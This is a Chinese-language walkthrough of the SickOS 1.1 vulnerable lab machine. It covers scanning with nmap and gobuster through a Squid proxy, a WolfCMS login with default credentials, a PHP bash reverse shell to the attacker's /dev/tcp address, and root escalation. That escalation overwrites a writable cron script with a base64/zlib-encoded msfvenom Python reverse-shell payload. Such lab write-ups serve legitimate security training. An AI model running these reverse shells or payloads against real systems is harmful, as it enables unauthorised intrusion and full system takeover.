Sick0S

环境配置

判断MD5和SHA1

```
File Information
Back to the Top
Filename: sick0s1.1.7z
File size: 623 MB
MD5: 396E46897C54DA6DED6604B861C806B7
SHA1: 3578A10BA92F860C2F0D8934EC5A9BBFFC4C7859
```

端口探测

主机发现

使用ARP进行主机发现。

```
┌──(kali㉿kali)-[~/Gok/AD/sickOS]
└─$ sudo nmap -PR -sn 192.168.134.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-02 01:52 EDT
Nmap scan report for 192.168.134.1
Host is up (0.0019s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.134.2
Host is up (0.0013s latency).
MAC Address: 00:50:56:F2:AD:D5 (VMware)
Nmap scan report for 192.168.134.160
Host is up (0.00095s latency).
MAC Address: 00:0C:29:2B:3F:0E (VMware)
Nmap scan report for 192.168.134.254
Host is up (0.00045s latency).
MAC Address: 00:50:56:EF:11:BF (VMware)
Nmap scan report for 192.168.134.157
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.59 seconds

```

`192.168.134.160` 为目标IP，ping不通

端口扫描

目标开放22，3128，8080端口

```
┌──(kali㉿kali)-[~/Gok/AD/sickOS]
└─$ sudo nmap -sS --min-rate=10000 -p- 192.168.134.160
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-02 01:54 EDT
Nmap scan report for 192.168.134.160
Host is up (0.00099s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   open   ssh
3128/tcp open   squid-http
8080/tcp closed http-proxy
MAC Address: 00:0C:29:2B:3F:0E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 17.86 seconds
```

无UDP端口开放

```
┌──(kali㉿kali)-[~/Gok/AD/sickOS]
└─$ sudo nmap -sU --min-rate=10000 -p- 192.168.134.160
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-02 01:55 EDT
Nmap scan report for 192.168.134.160
Host is up (0.0010s latency).
All 65535 scanned ports on 192.168.134.160 are in ignored states.
Not shown: 65535 open|filtered udp ports (no-response)
MAC Address: 00:0C:29:2B:3F:0E (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.20 seconds
```


端口信息获取

```
┌──(kali㉿kali)-[~/Gok/AD/sickOS]
└─$ sudo nmap -sT -sV -sC --script=vuln -O -p22,3128,8080 192.168.134.160

[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-02 01:56 EDT
Stats: 0:03:00 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.50% done; ETC: 01:59 (0:00:02 remaining)
Nmap scan report for 192.168.134.160
Host is up (0.00062s latency).

PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| vulners:
|   OpenSSH 5.9p1 Debian 5ubuntu1.1:
|       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
[...]
|_      1337DAY-ID-30937        0.0     https://vulners.com/zdt/1337DAY-ID-30937        *EXPLOIT*
3128/tcp open   http-proxy Squid http proxy 3.1.19
|_http-server-header: squid/3.1.19
| vulners:
|   cpe:/a:squid-cache:squid:3.1.19:
|       CVE-2020-15049  9.9     https://vulners.com/cve/CVE-2020-15049
[...]
8080/tcp closed http-proxy
MAC Address: 00:0C:29:2B:3F:0E (VMware)
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 4.2 (92%), Linux 3.10 - 4.11 (92%), Linux 3.13 (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%), Linux 4.10 (91%), Android 5.0 - 6.0.1 (Linux 3.4) (91%), Linux 3.2 - 3.16 (91%), Linux 3.13 - 3.16 (90%), Linux 3.10 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 538.90 seconds
```


初始化访问

22端口可以尝试爆破，我们访问一下3128和8080有什么东西。

8080无法访问：



3128显示为squid，通过搜索发现这是一个代理服务。



3128代理


通过代理渗透80端口

目录扫描

```
┌──(kali㉿kali)-[~/Gok/AD/sickOS]
└─$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://192.168.134.160 --proxy http://192.168.134.160:3128 -e
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.134.160
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] Proxy:                   http://192.168.134.160:3128
[+] User Agent:              gobuster/3.6
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://192.168.134.160/.hta                 (Status: 403) [Size: 287]
http://192.168.134.160/.htaccess            (Status: 403) [Size: 292]
http://192.168.134.160/.htpasswd            (Status: 403) [Size: 292]
http://192.168.134.160/cgi-bin/             (Status: 403) [Size: 291]
http://192.168.134.160/connect              (Status: 200) [Size: 109]
http://192.168.134.160/index                (Status: 200) [Size: 21]
http://192.168.134.160/index.php            (Status: 200) [Size: 21]
http://192.168.134.160/robots               (Status: 200) [Size: 45]
http://192.168.134.160/robots.txt           (Status: 200) [Size: 45]
http://192.168.134.160/server-status        (Status: 403) [Size: 296]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

```

wolfcms getshell

robots.txt里面有wolfcms路径




admin admin弱口令进入后台

编辑文件，反弹shell

一句话反弹shell

```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.134.157/1234 0>&1'");
```

访问shell路径：`192.168.134.160/wolfcms/public/themes/wolf/shell.php`



提权

使用python提升交互性：

```
1   python -c 'import pty; pty.spawn("/bin/bash")'
```

查看定时任务，connect.py脚本我们可以修改：

```
cat /etc/cron.d/automate

* * * * * root /usr/bin/python /var/www/connect.py
cat /var/www/connect.py
#!/usr/bin/python

print "I Try to connect things very frequently\n"
print "You may want to try my services"
ls -l /var/www/connect.py
-rwxrwxrwx 1 root root 109 Dec  5  2015 /var/www/connect.py
```

生成反弹shell的python脚本

```
1   msfvenom -p cmd/unix/reverse_python LHOST=192.168.134.157 LPORT=7777 -f raw
```

写入定时任务

```
echo "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNqNkE0LwjAMhv/K6KkF6ez8mCI9DJkgooLbfbha2XC2Zen+v85uSG/LIeFNnuSF1G+jWxuAFi9pAxezX4auNK0WEsBra9g5WWmwHLFtRNI6Q9IiSdkqRsOwP8rjbwwauHOgruBBJYfieElz39eNsuv+VGT5LU3OZDxChVZKCotxb+5t9YZkBDXQR2ciDPRZN1JpTDx2PpFjE7Io5Az/P42Ke9NgFJa1CqFC5AOr7Iwe')[0]))" > /var/www/connect.py
```

然后nc开启监听，获得root权限的shell

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.134.157] from (UNKNOWN) [192.168.134.160] 45562
whoami
root
ls
a0216ea4d51874464078c618298b1367.txt
ls -l
total 4
-rw-r--r-- 1 root root 96 Dec  6  2015 a0216ea4d51874464078c618298b1367.txt
```